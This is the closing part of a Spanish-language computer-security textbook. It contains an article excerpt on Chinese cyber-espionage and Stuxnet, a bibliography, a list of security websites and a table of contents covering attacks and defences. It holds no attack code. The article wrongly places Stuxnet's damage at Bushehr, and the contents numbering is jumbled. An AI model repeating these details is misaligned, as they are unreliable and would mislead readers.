La treintena larga de personas entrevistadas para este artículo en Barcelona, Pekín, Bangkok, San Francisco, Amsterdam y Moscú coinciden en que China es el actor más activo en el robo de propiedad intelectual a través de la infiltración en redes. Los hackers chinos son meticulosos, están coordinados y saben exactamente qué tipo de información persiguen: estrategias empresariales, planos de los últimos aviones militares o informes millonarios acerca de las reservas petroleras albergadas en determinadas regiones del planeta. Richard A. Clarke, el exconsejero del presidente George W. Bush para cuestiones de ciberespionaje, asegura que el "Gobierno de Pekín se ha convertido en una cleptocracia a escala global". Alperovitch y otras voces autorizadas no van tan lejos, pero tienen pocas dudas del papel que juega el Estado chino en estas operaciones.

"¿Es el propio Estado o, simplemente, este alienta estas actividades? ¿Son las empresas estatales chinas? Es dificil de saber. Pero no hay duda de que, por lo menos, estas actividades están toleradas por el Estado chino y probablemente están fomentadas por él", concluye. "La escala indica que no se trata de dos tipos con ordenadores instalados en un garaje. Se necesitan miles de personas. Sobre todo para analizar los tirabytes de información que extraes, porque estamos hablando de un robo globalizado y multidisciplinar. Así que hacen falta conocimientos en muchos campos". El Pentágono también fue meridianamente claro en su informe anual al Congreso de Estados Unidos publicado en mayo: "Los actores chinos son los más activos y persistentes responsables del espionaje económico", subraya el documento. Así es fácil entender las cifras que da la firma británica Ultra Electronics: estima que el sector de la ciberseguridad genera una actividad económica por valor de 50.000 millones de dólares al año y crece a un ritmo anual del 10%.

China no es, por supuesto, el único país en llevar a cabo este tipo de actividades. Es más, Pekín niega la mayor y asegura ser ella también "víctima de los ataques". "Occidente nos ataca, sobre todo Estados Unidos. Y utilizan los estereotipos para acusar a China de espiar y robar. Pero no hay pruebas de ello", nos dijo Liu Deliang, profesor de la Universidad Normal de Pekín y reputado académico en todo lo vinculado al Internet chino. Ciertamente, que las grandes potencias se espíen entre ellas no es nuevo, pero la motivación principal no es el robo de conocimientos con fines económicos, sino la seguridad nacional. "Estados Unidos siempre argumenta que no comete espionaje industrial. En realidad, puede espiar bajo algunas circunstancias concretas a algunas empresas, como es el caso de la lucha contra las armas de destrucción masiva", asegura en una entrevista Adam Seagal, analista del Council on Foreign Relations (CFR).

"Los israelíes y los franceses sí lo hacen [espionaje industrial por Internet], pero la diferencia es la escala. Si Israel o Francia nos están robandó algo, se trata tan solo de una empresa. La escala de China es mucho mayor". La estructura del Estado chino solo contribuye a reforzar estas sospechas. No es solo que las empresas estatales - cuyos consejos de administración están controlados por miembros del Partido Comunista - persigan por los cinco continentes los objetivos estratégicos que establece Pekín, desde el acopio de petróleo y minerales hasta la conquista de nuevos mercados para el made in China. Es que, además, son esas corporaciones las que lideran la carrera para que China escale por la cadena de valor añadido en áreas en las que, por el momento, la tecnología occidental marca la diferencia: telecomunicaciones, recursos naturales, energías renovables y biotecnologías, además de los campos aeronáutico, militar y espacial. Casualmente, esos son los sectores atacados en las principales operaciones de ciberespionaje industrial (Aurora, Shady RAT, Nine Dragons, Titan Rain). Un analista que pidió el anonimato lo resumió de la siguiente forma: "Los chinos se preguntan: ¿por qué gastar 40.000 millones de dólares en desarrollar una tecnología cuando puedes robarla por un millón?". "China quiere dejar de ser la fábrica del mundo a largo plazo, resume Seagal. "El ciberespionaje forma parte de los esfuerzos por reducir su dependencia tecnológica de Occidente".

El secretismo de las empresas afectadas impide una estimación fiable sobre el impacto económico de este robo de información. Su opacidad está motivada por dos factores: temor a las represalias económicas en forma de pérdi-

da de mercado, si acusan directamente a China, y pavor al impacto en su cotización bursátil, si admiten que les han robado información privilegiada. "Un alto ejecutivo del sector de las telecomunicaciones me dijo hace poco: Sé que los chinos me están robando todo, pero he cerrado un acuerdo de 10 millones de dólares con China Telecom que va a catapultar los resultados de este trimestre, así que no puedo decir nada", comenta Alperovitch.

"Hay mucho cinismo y mucha mentalidad a corto plazo por parte de las empresas", coincide, por su parte, Scott Borg, cuyo organismo - el US Cyber Consequences Unit - estudia la amenaza cibernética para Estados Unidos. "Este es el mayor robo potencial de propiedad intelectual de la historia si los chinos saben hacer uso de todo lo que están adquiriendo", asegura. Quizá por ello los Gobiernos de EE UU, Alemania, Reino Unido y Japón no han dudado en acusar públicamente a China de estar detrás de los ataques contra algunas de sus empresas. Las estimaciones establecen el coste anual de la hemorragia china en una cifra que fluctúa entre decenas y centenares de miles de millones, solo para la economía estadounidense. La situación es tan grave que el asunto es prioritario en la agenda bilateral de las dos potencias mundiales.

Los expertos apuntan, sin embargo, que el mayor caso de ciberespionaje industrial no provino de China, sino de una cooperación -supuestamente- entre Israel y EE UU. Fue a mediados de 2010 cuando comenzó a circular el nombre de Stuxnet, un virus que había infectado millones de ordenadores en todo el planeta. Nadie pensó en un principio que el código malicioso más sofisticado creado hasta la fecha era una operación cuya autoría fuera achacable, con casi total seguridad, a los servicios secretos de una o más naciones con la misión de atentar contra el programa nuclear iraní.

En la industria no existen dudas de que "fue la élite del sector de los programadores los que crearon Stuxnet". El virus era tan perfecto que requirió cinco años de preparación e incluyó cuatro vulnerabilidades zero-day (desconocidas), por las que desembolsaron cantidades millonarias, para asegurar el éxito del ataque. El virus tenía vida propia: se filtraba en los ordenadores, mutaba constantemente para evitar ser detectado y se autodestruía cuando lograba sus objetivos. Algo que sucedió a finales de ese año, cuando Irán dejó de enriquecer uranio en su planta de Bushehr porque las centrifugadoras operadas por el sistema SCADA de Siemens habían sido inutilizadas por

Stuxnet. Un virus informático había logrado lo que ni siquiera un ataque militar habría obtenido: retrasar el programa atómico de la República Islámica por lo menos un lustro. Y hace unas semanas, otro virus, Flame, fue descubierto en ordenadores iraníes. Se estima que es entre 20 y 40 veces mayor que Stuxnet.

'Stuxnet' reabrió el debate de la que quizá sea la mayor preocupación actualmente de los Estados: ¿Cómo proteger las infraestructuras de una nación? ¿Se puede defender la seguridad nacional ante criminales o agentes secretos que operan desde el anonimato y, en ocasiones, la impunidad?

"El futuro de Internet será más ubicuo, pero dentro de unos límites y con un control centralizado", prevé Seagal, del CFR. Eso significa que si se imaginaban este siglo como un espacio virtual único e internacionalizado, sin fronteras ni intervención estatal, deben ir abandonando esa idea. Las operaciones contra Wikileaks y Megaupload, pero, sobre todo, la regulación de la Red en el continente asiático, apuntan hacia una nueva dirección: el fin de Internet y el nacimiento de muchos Internet. Es decir, el ocaso de la "aldea global" y el brote de un archipiélago interconectado en el que cada ínsula regule a su antojo su territorio y sus relaciones con el exterior.

51. Bibliografía

1) Practical Cryptology and Web Security. PK Yuen. Pearson-Addison Wesley
2) Computer and Information Security Handbook. John R.Vacca. Elsevier
3) Hacking Exposed: Network Security Secrets & Solutions. Stuart Mcclure, Joel Scambray, George Kurtz. McGrawHill
4) Site Security Handbook RFC 2196, IETF
5) Contemporary Cryptography. Rolf Oppliger. Artech House
6) Hack Proofing Linux. James Stanger, Patrick T. Lane, Edgar Danielyan. Syngress Publishing
7) Hack Proofing Your Network. Syngress Publishing
8) Hack Proofing Your Wireless Network. Christian Barnes, Tony Bautts, Donald Lloyd, Eric Ouellet, Jeffrey Posluns, David M. Zendzian, Neal O'Farrell. Syngress Publishing
9) Gray Hat Hachking, The Ethical Hacker's Handbook. Shon Harris y otros. McGraw Hill
10) A Bug Hunters Diary. Tobias Klein
11) The Shellcoder's Handbook: Discovering and Exploiting Security Holes. Chris Anley, John Heasman, Felix Lindner y Gerardo Richarte
12) Gray Hat Python: Python Programming for Hackers and Reverse Engineers. Justin Seitz
13) Hacking: The Art of Exploitation. Jon Erickson
14) Hunting Security Bugs. Tom Gallagher, Lawrence Landauer y Bryan Jeffries
15) A Guide to Kernel Exploitation. Enrico Perla y Massimialiano Oldani
16) The Tangled Web: A Guide to Securing Modern Web Applications. Michal Zalewski
17) Metasploit: The Penetration Tester's Guide. Mati Aharoni, Devon Kearns, Jim O'Gorman, David Kennedy
18) Fuzzing: Brute Force Vulnerability Discovery. Michael Sutton, Adam Greene; Pedram Amini

19) Advanced Windows Debugging. Mario Hewardt y Daniel Pravat

52. Direcciones de Internet

Organizaciones
http://www.nsa.gov - NSA (National Security Agency)
http://csrc.nist.gov - NIST - National Information Assurance - Computer Security Division
http://www.cert.org - INTECO/CERT (Instituto Nacional de Tecnologías de la Comunicación - Computer Emergency Response Team)
http://www.iso.ch - ISO - International Organization for Standarization
http://www.securityforum.org/ - Information Security Forum
http://www.inteco.es/seguridad/ - INTECO - Instituto Nacional de Tecnologías de la Comunicación (España). Observatorio de la seguridad de la información -

Noticias
http://www.itsecurity.com/ - IT Security
http://www.securityfocus.com/ - Security Focus
http://www.securitypronews.com/ - Security Pro News
http://www.topix.com/tech/computer-security - Topix - Computer Security
http://computersecuritynews.us/ - Computer Security News
http://www.internautas.org/seguridad/ - Asociación de Internautas - Noticias sobre seguridad
http://www.infospyware.com/ - InfoSpyware
http://www.millersmiles.co.uk/ - Millersmiles - Información sobre ataques de phising
http://www.fraudwatchinternational.com/ - FraudWatch Internacional - Información de ataques de phising
http://www.antiphishing.org/ - Anti-Phishing Working Group
http://itprc.com/security.htm - The Information Technology Professional's Resource Center

Organizaciones profesionales
http://www.asisonline.org - American Society for Industrial Security (ASIS)
http://www.avien.org - Anti-Virus Information Exchange Network (AVIEN)
http://www.acsac.org - Applied Computer Security Associates (ACSE)

http://www.csis.gmu.edu - Center for Secure Information Systems (CSIS)
http://www.isaca.org - Information Systems Audit and Control Association (ISACA)
http://www.issa.org/ - Information Systems Security Association, Inc. (ISSA)
http://www.iacis.org/ - International Association for Computer Systems Security, Inc. (IACSS)
http://www.ifiptc11.org/ - International Federation for Information Processing (IFIP) Technical Committee 11 (TC-11) on Security and Protection in Information Systems
http://www.eicar.org/ - European Expert Group for IT Security
http://www.first.org/ - Forum for Incident Response and Security Teams (FIRST)
http://iac.dtic.mil/iatac/ - Information Assurance Technology Analysis Center (IATAC)
http://www.isc2.org - International Information Systems Security Certification Consortium
http://netforum.avectra.com/eWeb/StartPage.aspxSite=ISA&WebCode=HomePage - Internet Security Alliance
http://www.shmoo.com/ - The Shmoo Group

Varios

http://www.commoncriteriaportal.org/products/ - Productos certificados con Common Criteria
http://www.niap-ccevs.org/vpl/ - Productos certificados con NIAP Common Criteria
http://www.dsd.gov.au/infosec/evaluation_services/epl/epl.html - Productos certificados por Australia
http://www.cvdetails.com – CVE Details – The ultimate security vulnerability datasource
http://sectools.org/ - Top 100 Network Security Tools
http://www.porcupine.org/satan/ - SATAN (Security Analysis Tool for Auditing Networks)
http://www.windowsecurity.com/ - WindowsSecurity.com
http://www.boran.com/security/ - IT Security Cookbook
http://www.elhacker.org/ - El Hacker.com
http://www.elhacker.net/ - El Hacker.net

Índice

1.Introducción.....10

1.1.Conferencias sobre seguridad informática.....10

2.Conceptos generales.....12

2.1.Historia.....13

2.2.Conceptos principales.....14

2.2.1.Confidencialidad.....14
2.2.2.Integridad.....15
2.2.3.Disponibilidad.....16
2.2.4.Otros conceptos.....16
2.2.4.1.Autenticidad.....16
2.2.4.2.No repudio.....17

2.3.Clasificación de la información desde el punto de vista de la seguridad 17

2.4.Política global de seguridad.....18

2.5.Análisis y gestión de riesgos.....19

2.5.1.Controles.....22
2.5.1.1.Controles administrativos.....22
2.5.1.2.Controles lógicos.....22
2.5.1.3.Controles físicos.....23
2.5.2.La clasificación de la seguridad para la información 23
2.5.3.Control de acceso.....25

2.6.Aspectos económicos.....27

2.6.1.Evaluación de la rentabilidad.....27
2.6.2.El imperativo de los datos.....29
2.6.3.Método del retorno de la inversión (ROI – Revenue on Invertion).....30
2.6.4.Valor presente neto NPV (Net Present Value).....32
2.6.5.El papel de la gestión del riesgo.....33
2.6.6.Comparación de ROIs entre distintos proyectos.....35
2.6.7.La política de seguridad.....36

2.7.Aspectos jurídicos/legales.....36

2.7.1.Directiva 95/46/CE - European Union Data Protection Directive (EUDPD).....37
2.7.2.LOPD – Ley Orgánica de Protección de Datos.....41
2.7.3.Real Decreto 1720/2007. Reglamento de Medidas de Seguridad (RMS).....42
2.7.4.El delito informático.....44
2.7.4.1.El delito informático según el Consejo de Europa.....45
2.7.4.2.El delito informático en España.....46

2.8.Organismos relacionados con la seguridad informática.....47

2.8.1.National Computer Security Center (NCSC).....47

2.8.2.National Security Agency (NSA).....47
2.8.3.National Institute of Standards and Technology (NIST).....48
2.8.4.CERT (Computer Emergency Response Team).....48
2.8.5.Unión Europea - ITSEC (Information Technology Security Evaluation Criteria) 50
2.8.6.ISO (International Organization for Standardization).....50
2.8.7.Internet Society.....51
2.8.8.ISF (Information Security Forum).....51

3.Gestión de incidentes de seguridad.....53

3.1.Preparando y planificando la gestión de incidentes.....55

3.2.Notificación y puntos de contacto.....58
3.2.1.Gestores locales y personal.....59
3.2.2.Contactos con los cuerpos de seguridad.....61
3.2.3.Equipos que gestionan los incidentes de seguridad informática.....63
3.2.4.Sitios afectados e involucrados.....64
3.2.5.Comunicaciones internas.....65
3.2.6.Relaciones públicas. Informes de prensa.....65

3.3.Identificación de un incidente.....67
3.3.1.¿Es real el incidente?.....67
3.3.2.Tipos y alcances de los incidentes.....68
3.3.3.Evaluación del daño y su alcance.....69

3.4.Gestión de un incidente.....70
3.4.1.Tipos de notificación e intercambio de información.....70
3.4.2.Proteger la evidencia y los registros de actividades.....73
3.4.3.Contención.....74
3.4.4.Erradicación.....75
3.4.5.Recuperación.....76
3.4.6.Seguimiento.....76

3.5.Después de un incidente.....77

3.6.Responsabilidades.....78
3.6.1.No cruzar la línea.....78
3.6.2.Buena ciudadanía en Internet.....78
3.6.3.Respuesta administrativa a los incidentes.....79

4.Criterios de evaluación de la seguridad.....80

4.1.TCSEC - Trusted Computer System Evaluation Criteria.....81
4.1.1.Requerimientos.....81
4.1.2.Clases.....83
4.1.3.Clase C1 : Protección discrecional de seguridad.....84
4.1.4.Clase C2 : Protección de acceso controlada.....85

4.1.5.Clase B1 : Protección de seguridad etiquetada.....89
4.1.6.Clase B2 : Protección estructurada.....96
4.1.7.Clase B3 : Dominios de seguridad.....105
4.1.8.Clase A1 : Diseño verificado.....116

4.2.ITSEC - Information Technology Security Evaluation Criteria.....129

4.3.CTCPEC - Canadian Trusted Computer Product Evaluation Criteria 130

4.4.AISEP- Australasian Information Security Evaluation Program.....130

4.5.Common Criteria.....131
4.5.1.Introducción.....131
4.5.2.Antecedentes.....132
4.5.3.Modelo General.....132
4.5.3.1.Propuesta.....134
4.5.3.2.Marco de seguridad.....135
4.5.4.Conceptos clave.....135
4.5.5.Catálogo de componentes.....137
4.5.6.Clases de los requisitos de seguridad.....140
4.5.7.Niveles de evaluación de seguridad.....142
11.1.1.EAL1 – Probado funcionalmente.....143
11.1.2.EAL2 – Probado estructuralmente.....143
11.1.3.EAL3 – Metódicamente probado y verificado.....144
11.1.4.EAL4 – Metódicamente diseñado, probado y revisado.....144
11.1.5.EAL5 – Semiformalmente diseñado y probado.....145
11.1.6.EAL6 – Semiformalmente diseño verificado y probado.....145
11.1.7.EAL7 – Formalmente verificado el diseño y probado.....146
11.1.8.Evaluación.....146
11.1.9.Tablas de equivalencia con otros criterios.....147
11.1.10.Organizaciones evaluadoras.....148

11.2.ATAM - Architecture Tradeoff Analysis Method.....149
11.2.1.Fase de presentación.....149
11.2.2.Fase de investigación y análisis.....150
11.2.3.Fase de pruebas.....150
11.2.4.Fase de informes.....151

11.3.CERT - Prácticas de Seguridad de los Sistemas y de la Red.....151

12.Criptografía.....153

12.1.Conceptos de criptografía.....153

12.2.Operaciones elementales.....155
12.2.1.Aritmética modular.....155
12.2.2.Encriptado de sustitución.....156

12.2.3.Permutaciones....157
12.2.4.Caja S o caja de sustitución....157
12.2.5.Caja P o caja de permutación....159
12.2.6.Redes SP....159
12.2.7.Red de Feistel....161

12.3.Criptoanálisis....162
12.3.1.Métodos de ataque criptoanalíticos....162
12.3.2.Análisis de frecuencias....163
12.3.3.Método Kasiski....163
12.3.4.Índice de coincidencia....164
12.3.5.Criptoanálisis diferencial....165
12.3.6.Criptoanálisis lineal....165
12.3.7.Criptoanálisis integral....167
12.3.8.Criptoanálisis estadístico....168
12.3.9.Criptoanálisis de módulo n....169
12.3.10.Ataque XSL (eXtended Sparse Linearisation)....169
12.3.11.Ataque de deslizamiento....170
12.3.12.Ataque de cumpleaños....171
12.3.13.Ataque Man-in-the-middle....172
12.3.14.Ataque Meet-in-the-middle....172
12.3.15.Ataque de fuerza bruta....173
12.3.16.Jardinería (criptoanálisis)....174

12.4.Encriptaciones de una vía....174
12.4.1.Encriptado César o monoalfabético simple....175
12.4.2.Encriptado monoalfabético general....175
12.4.3.Encriptado por sustitución polialfabética....176
12.4.4.Encriptado inverso....176
12.4.5.Encriptado en figura geométrica....176
12.4.6.Encriptado por transposición de filas....177

12.5.Criptografía simétrica....177
12.5.1.Encriptación por bloque....178
12.5.2.Encriptado por flujo....180

12.6.Criptografía asimétrica....182

12.7.Funciones hash....183
12.7.1.Historia....186

12.8.SHA - Secure Hash Algorithm....188
12.8.1.Algoritmo SHA-1....189

12.9.Algoritmo MD5 - Message-Digest 5....190
12.9.1.Descripción del algoritmo....191

12.10.Algoritmo DES - Data Encryption Standard 193

12.10.1.Historia del algoritmo....193
12.10.2.Descripción del algoritmo....194
12.10.2.1.Modo ECB....194
12.10.2.2.Modo CBC....195
12.10.2.3.Modo CFB....196
12.10.2.4.Modo OFB....197

12.11.Algoritmo TDES – Triple DES....199

12.12.Algoritmo AES – Advanced Encryption Standard 200
12.12.1.Descripción del algoritmo....200
12.12.2.Paso SubBytes....202
12.12.3.Paso ShiftRows....202
12.12.4.Paso MixColumns....203
12.12.5.Paso AddRoundKey....203

12.13.Algoritmo RC6 – Rivest Cipher 6 204
12.13.1.Proceso de encriptación /w/r/b 204
12.13.2.Proceso de desencriptación /w/r/b....205
12.13.3.El proceso de generación de claves....206

12.14.Algoritmo IDEA - International Data Encryption Algorithm....207
12.14.1.Operación....207
12.14.2.La programación de claves....207
12.14.3.Seguridad....208

12.15.Algoritmo FEAL - Fast data Encipherment ALgorithm....208

12.16.Algoritmo Blowfish....210
12.16.1.Descripción del algoritmo....210
12.16.2.Programación de la clave....211
12.16.3.Criptoanálisis....212

12.17.Algoritmo Twofish....212
12.17.1.Criptoanálisis....213

12.18.Algoritmo CAST128....213
12.18.1.Descripción del algoritmo....213
12.18.2.Tamaño variable de la clave....214

12.19.Algoritmo Serpent....215
12.19.1.Descripción del algoritmo....216

12.20.Algoritmo RC4 - Rivest Cipher 4....217
12.20.1.Historia....217
12.20.2.Descripción del algoritmo....218
12.20.3.Algoritmo KSA (Key-Scheduling Algorithm)....218
12.20.4.Algoritmo PRGA (Pseudo-Random Generation Algorithm)....219

12.21.Algoritmo ISAAC.....219

12.22.Algoritmo RSA - Rivest Shamir and Adleman.....220
12.22.1.Historia.....220
12.22.2.Operación.....221
12.22.3.Esquemas de relleno.....222
12.22.4.Ejemplo de firma de mensajes 224

12.23.Intercambio de claves Diffie–Hellman.....225
12.23.1.Descripción del método DH.....225

12.24.Patentes sobre las técnicas criptográficas.....226
12.24.1.Caducidad de las patentes.....227
12.24.2.Fecha de prioridad.....227
12.24.3.Cinco patentes fundamentales.....228
12.24.4.Diez patentes importantes.....230
12.24.5.Muestra de las 10 patentes más importantes.....233

12.25.Estándares criptográficos.....237
12.25.1.Estándares ISO.....237
12.25.2.Estándares FIPS.....240

13.Seguridad física.....242

13.1.Recomendaciones ante el riesgo de incendio.....242
13.1.1.NBE-CPI/96 Norma Básica de la Edificación. Condiciones de Protección Contra Incendios en los Edificios. 244

13.2.Recomendaciones ante el riesgo de inundación.....245

13.3.Recomendaciones ante el riesgo de terremoto.....245

13.4.Recomendaciones ante el riesgo de acceso no autorizado.....246

13.5.Centros de respaldo.....247

14.Seguridad en las comunicaciones.....249

14.1.Protocolo seguros.....250
14.1.1.Internet Protocol (IP) versión 6.....251
14.1.1.1.Authentication Header (AH).....252
14.1.1.2.Encapsulating Security Payload (ESP).....253
14.1.2.Secure Sockets Layer (SSL).....254
19.19.19.20.SSL Handshake Protocol.....256
19.19.19.21.SSL Record Protocol.....256
19.19.22.Internet Protocol Security (IPsec).....257
19.19.22.1.AH - Sólo autenticación.....257
19.19.22.2.ESP - Encriptado y autenticación.....258
19.19.3.Secure Electronic Transaction (SET) 258

19.19.3.1.Firma dual....260

19.2.Protocolos para funcionar como túnel....260
19.2.1.Point-to-Point Tunneling Protocol (PPTP)....261
19.2.1.1.Conexión de control....262
19.2.1.2.Operación del túnel....263
19.2.2.Layer 2 Tunneling Protocol (L2TP)....263
19.2.2.1.Comparación con el protocolo PPTP....264
19.2.2.2.Mensajes....265
19.2.3.Layer 2 Forwarding (L2F)....266

19.4.Servicios de seguridad....267
19.4.1.TACACS....267
19.4.2.Kerberos....268
19.4.3.RADIUS - Remote Authentication Dial-In User Service....271

19.4.VPN – Redes Privadas Virtuales....273
19.4.1.Características de emulación de una red privada....274
19.4.2.Servicios de una red privada virtual....276
19.4.3.Tipos existentes de redes privadas virtuales....278
19.4.3.1.Redes privadas virtuales encriptadas....278
19.4.3.2.Redes privadas virtuales basadas en túnel....279
19.4.3.3.Redes ópticas privadas....280
19.4.4.Tunelado encriptado....281
19.4.4.1.Técnica....281
19.4.4.2.Características de la emulación orientada al usuario....282
19.4.4.3.Características orientadas al proveedor....283

19.4.Redes inalámbricas 283
19.4.1.Seguridad de las redes inalámbricas....285
19.4.2.Protocolo WEP - Wired Equivalent Privacy....285
19.4.3.Protocolo WPA - Wi-Fi Protected Access....286

20.Seguridad en el hardware....289

20.1.Seguridad de la BIOS (Basic Input/Output System)....289
20.1.1.Contraseñas de puerta trasera....292
20.1.2.Desencriptación de las contraseñas de la BIOS....293
20.1.3.Borrado de la CMOS RAM por hardware....294
20.1.4.Borrado de la CMOS RAM por software....294
20.1.5.Otros métodos de borrado de la CMOS RAM....295
20.1.6.Contramedidas de acceso a la BIOS....296

20.2.Seguridad de los ordenadores portátiles....297

20.3.Registro del teclado....297

20.4.Seguridad de los discos duros....299

20.5.Seguridad de los medios removibles.....299

21.Seguridad en los sistemas operativos.....300

21.1.Sistema operativo UNIX.....300
21.1.1.Pluggable Authentication Modules (PAM) 304

21.2.Sistema operativo Windows.....304
21.2.1.Extracción de contraseñas.....306

21.3.Sistemas de ficheros.....307

21.4.Sistema de ficheros ext2 de UNIX.....308

21.5.Sistema de ficheros NTFS de Windows.....312
21.5.1.Permisos de los ficheros en NTFS.....313
21.5.2.Permisos de directorio.....313
21.5.3.Copiando y moviendo ficheros.....313
21.5.4.Permisos de usuario y grupo para directorios y ficheros.....314
21.5.5.Otros criterios.....314
21.5.6.Tomando la propiedad de los ficheros.....314
21.5.7.Listas de control de acceso (ACL).....314

21.6.Seguridad en los servidores de las redes.....315

22.Seguridad de la información.....317

22.1.Protección de los datos 317
22.1.1.Los datos en reposo.....317
22.1.2.Datos en uso.....318
22.1.3.Los datos en movimiento.....318

22.2.Copias de seguridad.....318
22.2.1.Tipos de copias de seguridad.....319
22.2.2.Donde guardar las copias.....321
22.2.3.Recuperación de la información.....321

22.3.Autenticación.....322

22.4.Contraseñas.....322
22.4.1.Historia de las contraseñas.....323
22.4.2.Fácil de recordar, difícil de adivinar.....325
22.4.3.Factores en la seguridad de un sistema de contraseñas.....325
22.4.4.Velocidad a la que un atacante puede tratar de adivinar contraseñas.....326
22.4.5.Forma de almacenar las contraseñas.....326
22.4.6.Métodos de verificación de una contraseña en la red.....327
22.4.7.Envejecimiento de la contraseña.....329
22.4.8.Descifrar las contraseñas. Ataque de fuerza bruta.....329
22.4.9.Alternativas a las contraseñas para el control de acceso.....330

22.5.OTP – One Time Password....332
22.5.1.Generación y distribución de contraseñas....332
22.5.2.Sincronización con el tiempo....333

22.6.Tarjetas magnéticas....333

22.7.Tarjetas inteligentes....334
22.7.1.Tarjeta de Acceso Común....334
22.7.2.IBM PCI Crypto Card....335

22.8.Firma digital....335

22.9.Certificado digital....336
22.9.1.Definición de certificado digital....337
22.9.2.Usos de los certificados digitales....338
22.9.3.Obtención de un nuevo certificado....340
22.9.4.Diseñando una infraestructura para la certificación....340

22.10.Autoridades de Certificación....341

22.11.Marca de agua....341

22.12.Autenticación biométrica....342
22.12.1.Funcionalidad biométrica....342
22.12.2.Sistema multibiométrico....345
22.12.3.Rendimiento....346
22.12.4.Sistemas biométricos adaptativos....347
22.12.5.Autenticación por reconocimiento facial....348
22.12.6.Autenticación por huella dactilar....349
22.12.6.1.Sensores de huellas dactilares....350
22.12.6.2.Algoritmos....352
22.12.7.Autenticación por recocimiento del iris....352
22.12.8.Autenticación por la forma de teclear....358
22.12.9.Autenticación por escaneo de la retina....360
22.12.10.Autenticación por recocimiento de la firma....362
22.12.11.Autenticación por análisis de la voz....362

23.Ataques basados en software....365

23.1.Piratas....365

23.2.Spyware & Adware....367
23.2.1.Instalación del spyware....368
23.2.1.1.Instalación voluntaria explícita....369
23.2.1.2.Mediante descargas con la participación del usuario....369
23.2.1.3.Mediante descargas sin la participación del usuario....370
23.2.1.4.Instalación via malware....372
23.2.2.Publicidad/Advertising....373
23.2.2.1.Tipos de anuncios....374

23.3.Virus.....375
23.3.1.Estrategias de infección por virus.....376
23.3.2.Tipos de virus.....378
23.4.Gusanos.....380
23.5.Troyano.....381
23.6.Bombas lógicas.....382
23.7.Rootkit.....383
23.7.1.Historia.....383
23.7.2.Tipos de rootkit.....385
23.7.2.1.Modo usuario.....385
23.7.2.2.Modo núcleo.....386
23.7.2.3.Nivel hipervisor.....387
23.7.2.4.Tipo hardware/irmware.....387
23.7.3.Instalación y encubrimiento.....388
23.7.4.Detección.....389
23.7.4.1.Detección basada en el comportamiento.....390
23.7.4.2.Detección basada en la firma.....390
23.7.4.3.Detección basada en la diferencia.....390
23.7.4.4.Verificación de integridad.....391
23.7.4.5.Volcados de memoria.....391
23.7.5.Eliminación de un rootkit.....392
23.8.Puertas traseras.....393
23.8.1.Ejemplo.....395
23.9.Exploits.....395
23.9.1.Clasificación.....396
23.9.2.Tipos.....396
23.10.Applets maliciosos.....397
23.10.1.Cómo detener los applets maliciosos.....398
23.10.2.Enganchando un código malicioso.....399
23.11.Redes de robots (botnets).....400
23.11.1.Introducción.....401
23.11.2. Visión global de una botnet.....402
23.11.2.1.Orígenes de las redes de robots 402
23.11.2.2.Topologías de una red de robots y sus protocolos.....403
23.11.3. Típico ciclo de vida de un robot.....407
23.11.4.El modelo de negocio de las redes de robots.....409
23.11.5.Lucha contra las redes de robots maliciosas.....411
23.11.5.1.Detección y eliminación de un robot individual.....411
23.11.5.2.Detectando el tráfico del canal de comunicaciones.....412
23.11.5.3.Detectando y neutralizando los servidores de una red de robots.....414

23.11.5.4.Atacando los canales de comunicaciones encriptados.....415
23.11.5.5.Localización e identificación del botmaster.....416

23.12.Script kiddies.....417
23.12.1.Michael Calce.....418
23.12.2.Netbus.....418
23.12.3.Jeffrey Lee Parson.....418

23.13.Programas de control remoto.....419

23.14.Fuzzing.....421
23.14.1.Herramientas y técnicas de fuzzing.....422
23.14.2.Un sencillo analizador de URL.....422
23.14.3.Analizando protocolos desconocidos.....426

24.Técnicas de interceptación 428

24.1.Espionaje (Eavesdropping).....428

24.2.Snooping 430

24.3.Falsificación y/o borrado (Tampering o Data diddling).....431

24.4.Spoofing/Looping.....431

24.5.Falsificación de mensajes.....432

24.6.Replicación de mensajes.....437

24.7.Retraso y aceleración de los mensajes.....438

24.8.Reordenación de mensajes.....439

24.9.Ataques de denegación de servicio (DoS – Denied of Service).....440
24.9.1.Tipos de ataques de denegación de servicio.....443
24.9.2.Ataque de fuerza bruta con el protocolo ICMP.....444
24.9.3.Ataque con mensajes SYN/ACK.....445
24.9.4.Ataque con el protocolo UDP.....446
24.9.5.Ataque con el protocolo DNS.....447
24.9.6.Ataque con el protocolo ARP.....447
24.9.7.Ataque distribuido de denegación de servicio reflejado (DRDoS).....448
24.9.8.Ataque 'teardrop'.....448
24.9.9.Ataques basados en un protocolo puerto a puerto.....449
24.9.10.Ataques permanentes de denegación de servicio.....449
24.9.11.Inundaciones a nivel de aplicación.....450
24.9.12.Ataque de denegación de servicio distribuido.....451
24.9.13.Ataque distribuido de denegación de servicio reflejado (DRDoS).....452
24.9.14.Ataques de degradación del servicio.....453
24.9.15.Denegación de servicio no intencionado.....453
24.9.16.Denegación de servicio ciego.....454

24.9.17.Backscatter....454
24.9.18.Prevención y respuestas ante un ataque de denegación de servicio....455
24.9.18.1.Cortafuegos....455
24.9.18.2.Conmutadores....455
24.9.18.3.Enrutadores....455
24.9.18.4.Uso de hardware....456
24.9.18.5.Prevención basada en IPS....456
24.9.18.6.Prevención mediante pruebas proactivas....456
24.9.18.7.Blackholing/Sinkholing....457
24.9.18.8.Centro de limpieza....457

24.10.Sistemas de detección de intrusos (IDS - Intrusion Detection System) 458
24.10.1.Tipos de IDS....458

24.11.Sistemas de prevención de intrusiones (IPS - Intrusion Prevention System) 459
24.11.1.Clasificación de los IPS....460
24.11.2.Métodos de detección de intrusiones....460

25.Ingeniería social....462

25.1. Mirando por encima del hombro....463

25.2.Mascarada (Masquerading)....463

25.3.Basureo (Scavening)....464

25.4.Pretexting....465

25.5.Baiting....466

25.6.Phising....466
25.6.1.Historia y estado actual del phishing....467
25.6.1.1.El primer phishing contra AOL....467
25.6.1.2.Transición de AOL a las instituciones financieras....468
25.6.2.Técnicas de phishing....468
25.6.2.1.Intentos de phishing....468
25.6.2.2.Manipulación del enlace....469
25.6.2.3.Falsificación del sitio web....471
25.6.2.4.Phishing telefónico....471
25.6.2.5.Otras técnicas de phising....472
25.6.3. Anti-phishing....472
25.6.3.1.Respuestas sociales al phising....472
25.6.3.2.Respuestas técnicas al phising....473

25.7.Quid pro quo....478

25.8.Ejemplos....479

25.8.1.Ejemplo 1....479
25.8.2.Ejemplo 2....479
25.8.3.Ejemplo 3....480
25.8.4.Ejemplo 4....480
25.8.5.Ejemplo 5....480

